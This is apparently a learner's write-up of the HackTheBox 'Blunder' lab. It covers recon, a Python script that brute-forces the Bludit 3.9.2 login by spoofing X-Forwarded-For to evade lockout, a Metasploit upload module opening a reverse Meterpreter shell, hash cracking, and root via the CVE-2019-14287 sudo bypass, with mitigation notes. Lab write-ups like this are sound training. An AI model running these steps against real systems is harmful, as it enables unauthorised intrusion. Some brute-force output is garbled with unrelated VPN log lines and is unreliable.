

This is a walkthrough of the Blunder machine from HackTheBox. I just want to document all the necessary steps for me to exploit this machine to help me learn. This is the first machine that I have exploited from HackTheBox: The Penetrating Labs. Luckily, the machine's level of difficulty is low compared to all other machines because the vulnerabilities of this Linux machine is easier to exploit.

One of the first steps of most penetration testing is to scan the target for open ports and services, and I use a very popular program for scanning a network, nmap.

```
$ nmap -sS -sV -Pn 10.10.10.191
```

-sS: known as SYN scan and it's a half-open scanning technique

-sV: Enables version detection

-Pn: This will skip the Nmap discovery stage and act as if each IP address is active

```
kali@kali:~/Desktop$ mkdir Blunder
kali@kali:~/Desktop$ cd Blunder
kali@kali:~/Desktop/Blunder$ sudo nmap -sS -sV -Pn 10.10.10.191
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-15 19:37 EDT
Nmap scan report for 10.10.10.191
Host is up (0.091s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed  ftp
80/tcp    open   http    Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds
kali@kali:~/Desktop/Blunder$
```

Gobuster is a tool used to brute-force: URLs (directories and files) in web sites and DNS subdomains (with wildcard support). To scan a website for directories using a wordlist (common.txt) that will look for files with .txt, .py, .php, and .cgi extensions: `gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x .txt,.py,.php,.cgi`

```
kali@kali:/usr/share/wordlists/dirb$ gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x .txt,.py,.php,.cgi
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url:          http://10.10.10.191
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:   txt,py,php,cgi
[+] Timeout:      10s
```

```
./htaccess.php (Status: 403)
./htpasswd (Status: 403)
./htpasswd.txt (Status: 403)
./htpasswd.pdf (Status: 403)
./htpasswd.php (Status: 403)
/0 (Status: 200)
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/install.php (Status: 200)
/LICENSE (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/todo.txt (Status: 200)
Progress: 4378 / 4615 (94.86%)^[
=====
2020/10/21 11:41:21 Finished
```


be related to company products and services, so we can create
The website contains multiple pages, so we can use [CeWL](#) to au-

```
cewl 10.10.10.191 > wordlist.txt
```


Next, save the proof of concept locally as `blunder.py` and edit
append values to the `wordlist` list.

```
words = open('wordlist.txt','r')
```

From the result, I can see that there are two text files (`robots.txt` and `todo.txt`) that I can explore.



From the `todo.txt` file, I found the username: `fergus`



I tried to login in with the username (`fergus`) and different passwords with no success. However, we know that this website is using Bludit for its web application.

The screenshot shows a web browser window with the URL `10.10.10.191/admin/` in the address bar. The page title is "BLUDIT". There are two input fields: one for "Username" containing "fergus" and another for "Password". Below the password field is a "Remember me" checkbox. A large blue "Login" button is at the bottom right.

fergus

Password

Remember me

Login

Next, I tried to create a wordlist.txt file using CeWL, the Custom Word List generator. The wordlist.txt will be used to exploit Bludit.

```
kali㉿kali:~$ cewl -w wordlist.txt -d 10 -m 3 http://10.10.10.191
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

I found this the exploit script from the source below:



Bludit Brute Force Miti

OCTOBER 5, 2019

Versions prior to and including 3.9.2 of the Bludit CMS are vulnerable to a brute force mechanism that is in place to block users that have attempted to log in 10 or more. Within the `bl-kernel/security.class.php` file there is a method `getUserIp` which attempts to determine the *true* IP address by checking the `X-Forwarded-For` and `Client-IP` HTTP headers:

Source Code:

```
#!/usr/bin/env python3

import re

import requests

host = 'http://<ip address>/bludit'

login_url = host + '/admin/login'

username = 'admin'

wordlist = []

# Generate 50 incorrect passwords

for i in range(50):

    wordlist.append('Password{}'.format(i = i))

# Add the correct password to the end of the list
```

```
wordlist.append('adminadmin')

for password in wordlist:

    session = requests.Session()

    login_page = session.get(login_url)

    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"',
login_page.text).group(1)

    print('[*] Trying: {}'.format(p = password))

    headers = {

        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {

        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:

        if '/admin/dashboard' in login_result.headers['location']:

            print()
            print('SUCCESS: Password found!')
            print('Use {}:{} to login.'.format(u = username, p = password))
            print()
            break
```

However, I had to modify a few lines make it work. I used the script file below to successfully exploit the website.

```
#!/usr/bin/env python3

import re

import requests

def open_resources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'

login_url = host + '/admin/login'

username = 'fergus'

wordlist = open_resources('/home/kali/wordlist.txt')

# Generate 50 incorrect passwords

for i in range(50):

    wordlist.append('Password{}'.format(i = i))

# Add the correct password to the end of the list

wordlist.append('/home/kali/wordlist.txt')

for password in wordlist:

    session = requests.Session()

    login_page = session.get(login_url)

    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"', login_page.text).group(1)

    print('[*] Trying: {}'.format(p = password))

    headers = {

        'X-Forwarded-For': password,

        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',

        'Referer': login_url

    }
```

```

data = {
    'tokenCSRF': csrf_token,
    'username': username,
    'password': password,
    'save': ''
}

login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

if 'location' in login_result.headers:
    if '/admin/dashboard' in login_result.headers['location']:
        print()
        print('SUCCESS: Password found!')
        print('Use {u}:{p} to login.'.format(u = username, p = password))
        print()
        break

```

I attempted bruteforcing the Bludit admin password using the python script mentioned above.

Python3 blunder.py

```

kali㉿kali:~$ python3 blunder.py
[*] Trying: the 2020 VERIFY_EKU Ok
[*] Trying: Load 2020 VERIFY_DTLS_depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb
[*] Trying: Plugins 2020 Control_Channel TLSv1.2 cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384
[*] Trying: and 2020 [htb] Peer Connection Initiated with [AF_INET]5.55.235.23:1337

```

The password was found (RolandDeschain)

```

[*] Trying: Foundation 2020 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:00:00:00
[*] Trying: him 2020 GDG6: remote_host_ipv6=n/a
[*] Trying: Distinguished 2020 ROUTE6: default_gateway=UNDEF
[*] Trying: Contribution 2020 TUN/TAP device tun0 opened
[*] Trying: Letters 2020 TUN/TAP TX queue length set to 100
[*] Trying: probably 2020 /sbin/ip link set dev tun0 up mtu 1500
[*] Trying: best 2020 /sbin/ip addr add dev tun0 10.10.14.187/23 broadcast 10.10.15.255
[*] Trying: fictional 2020 /sbin/ip -6 addr add dead:beef:2::10b9/64 dev tun0
[*] Trying: character 2020 /sbin/ip route add 10.10.10.0/23 via 10.10.14.1
[*] Trying: RolandDeschain 2020 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1) dev tun0
Tue Sep 15 20:52:51 2020 /sbin/ip -6 route add dead:beef::/64 dev tun0
SUCCESS: Password found! WARNING: this configuration may cache passwords in memory -- use
Use fergus:RolandDeschain to login.ation Sequence Completed

```

Start the Metasploit console: msfconsole

After searching for Metasploit modules related to Bludit, I found the “linux/http/bludit_upload_images_exec” module.

- search bludit
- use linux/http/bludit_upload_images_exec

```
msf5 > search bludit
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/bludit_upload_images_exec	2019-09-07	-----	-----	Bludit Direct Vulnerability

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
```

```
➤ options
```

```
msf5 exploit(linux/http/bludit_upload_images_exec) > options
```

```
Module options (exploit/linux/http/bludit_upload_images_exec):
```

Name	Current Setting	Required	Description
BLUDITPASS		yes	The password for Bludit
BLUDITUSER		yes	The username for Bludit
Proxies		no	A proxy chain of format type:host:port[,type:host:port...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path for Bludit
VHOST		no	HTTP server virtual host

```
➤ set BLUDITUSER Fergus
```

```
➤ set BLUDITPASS RolandDeschain
```

```
➤ set RHOSTS 10.10.10.191
```

```
➤ exploit
```

```
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10.191
RHOSTS => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.24:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading GgpVhEQBYj.png...
[*] Uploading .htaccess...
[*] Executing GgpVhEQBYj.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.24:4444 -> 10.10.10.191:50230) at
[+] Deleted .htaccess

meterpreter > sysinfo
```

The Metasploit attack payload meterpreter provided a shell. The sysinfo command reveals the name of the computer and the type of OS. I use the command:

`python -c 'import pty; pty.spawn("/bin/bash")'` to spawn a pseudo-terminal, by using a pty module, to allow us to use su command as if we are in an actual terminal.

I was in the `/var/www/bludit-3.9.2/bl-content/temp` directory before we changed to root directory.

```
meterpreter > sysinfo
Computer      : blunder
OS           : Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:08:39 UTC 2020
Meterpreter   : php/linux
meterpreter > shell
Process 3535 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cd /
cd /
www-data@blunder:/$ ls
```

After searching through several directories, I found the user.txt file. However, I need a password to access the file.

```
www-data@blunder:/$ ls
ls
bin    dev  home   lib64       media   proc   sbin   sys   var
boot   etc  lib    libx32      mnt     root   snap   tmp
cdrom  ftp   lib32  lost+found opt     run    srv    usr
www-data@blunder:/$ cd home
cd home
www-data@blunder:/home$ ls
ls
hugo  shaun
www-data@blunder:/home$ cd hugo
cd hugo
www-data@blunder:/home/hugo$ ls
ls
Desktop   Downloads  Pictures  Templates  user.txt
Documents  Music     Public    Videos
www-data@blunder:/home/hugo$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

I finally found the password hashes to the file user.txt in hugo directory after searching through many more directories.


```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ ls
ls
databases  pages  tmp  uploads  workspaces
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ cd databases
cd databases
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ ls
ls
categories.php  plugins      site.php    tags.php
pages.php        security.php  syslog.php  users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": ""
    }
}
```

I used one of the online password hash crackers to get the password to the user.txt file.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
faca404fd5c0a31cf1897b823c695c85cffeb98d
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(salt))

Hash

```
faca404fd5c0a31cf1897b823c695c85cffeb98d
```



Now we can use the password to access the user.txt file in the hugo directory.

```
[`www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cd /
cd /
hugo@blunder:$ ls
ls
bin dev home lib64 media proc sbin sys var
boot etc lib libx32 mnt root snap tmp
cdrom ftp lib32 lost+found opt run srv usr
hugo@blunder:$ cd home
cd home
hugo@blunder:/home$ ls
ls
hugo shaun
hugo@blunder:/home$ cd hugo
cd hugo
hugo@blunder:~$ ls
ls
Desktop Downloads Pictures Templates Videos
Documents Music Public user.txt
hugo@blunder:~$ cat user.txt
cat user.txt
2d2202a56ec28371e40742484dc8600b
hugo@blunder:~$ ]
```

After checking the sudo version, we found that the sudo version 1.8.25p1 is vulnerable to exploit based on the CVE-2019-14287 (sudo Vulnerability Allows Bypass of User Restrictions).

```
[`hugo@blunder:~$ sudo -V
sudo -V
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

I enter the sudo -l command to see the sudo privileges that the user 'hugo' has on the blunder machine.

```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

I used the command sudo -u#-1 /bin/bash to get to a root shell.

```
hugo@blunder:~$ ls
ls
Desktop  Downloads  Pictures  Templates  Videos
Documents  Music      Public     user.txt
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# ls
ls
Desktop  Downloads  Pictures  Templates  Videos
Documents  Music      Public     user.txt
```

I was able to access the “root.txt” file in the root directory.

```
root@blunder:/home/hugo# ls
ls
Desktop  Downloads  Pictures  Templates  Videos
Documents  Music      Public     user.txt
root@blunder:/home/hugo# cd /
cd /
root@blunder:/# ls
ls
bin      dev   home   lib64       media   proc   sbin   sys   var
boot    etc   lib    libx32      mnt    root   snap   tmp
cdrom   ftp   lib32  lost+found  opt    run    srv   usr
root@blunder:/# cd root
cd root
root@blunder:/root# ls
ls
root.txt
root@blunder:/root# cat root.txt
cat root.txt
4c045e93206f76219ebel5f4235d4fba
```

Mitigation for CVE-2019-14287:

<https://access.redhat.com/security/cve/cve-2019-14287>

This vulnerability only affects configurations of sudo that have a run as user list that includes an exclusion of root. The simplest example is:

```
some user ALL=(ALL, !root) /usr/bin/somecommand
```

The exclusion is specified using an exclamation mark (!). In this example, the "root" user is specified by name. The root user may also be identified in other ways, such as by user id:

```
someuser ALL=(ALL, !#0) /usr/bin/somecommand
```

or by reference to a run as alias:

```
Unassails MYGROUP = root, administer
```

```
someuser ALL=(ALL, !MYGROUP) /usr/bin/somecommand
```

To ensure your sudoers configuration is not affected by this vulnerability, we recommend examining each sudoers entry that includes the `!` character in the runas specification, to ensure that the root user is not among the exclusions. These can be found in the /etc/sudoers file or files under /etc/sudoers.d.

The CEV-ID for Bludit 3.9.2 version vulnerability (remote code execution) is CVE-2019-16113.

However, Bludit version 3.10.0 will resolve this issue.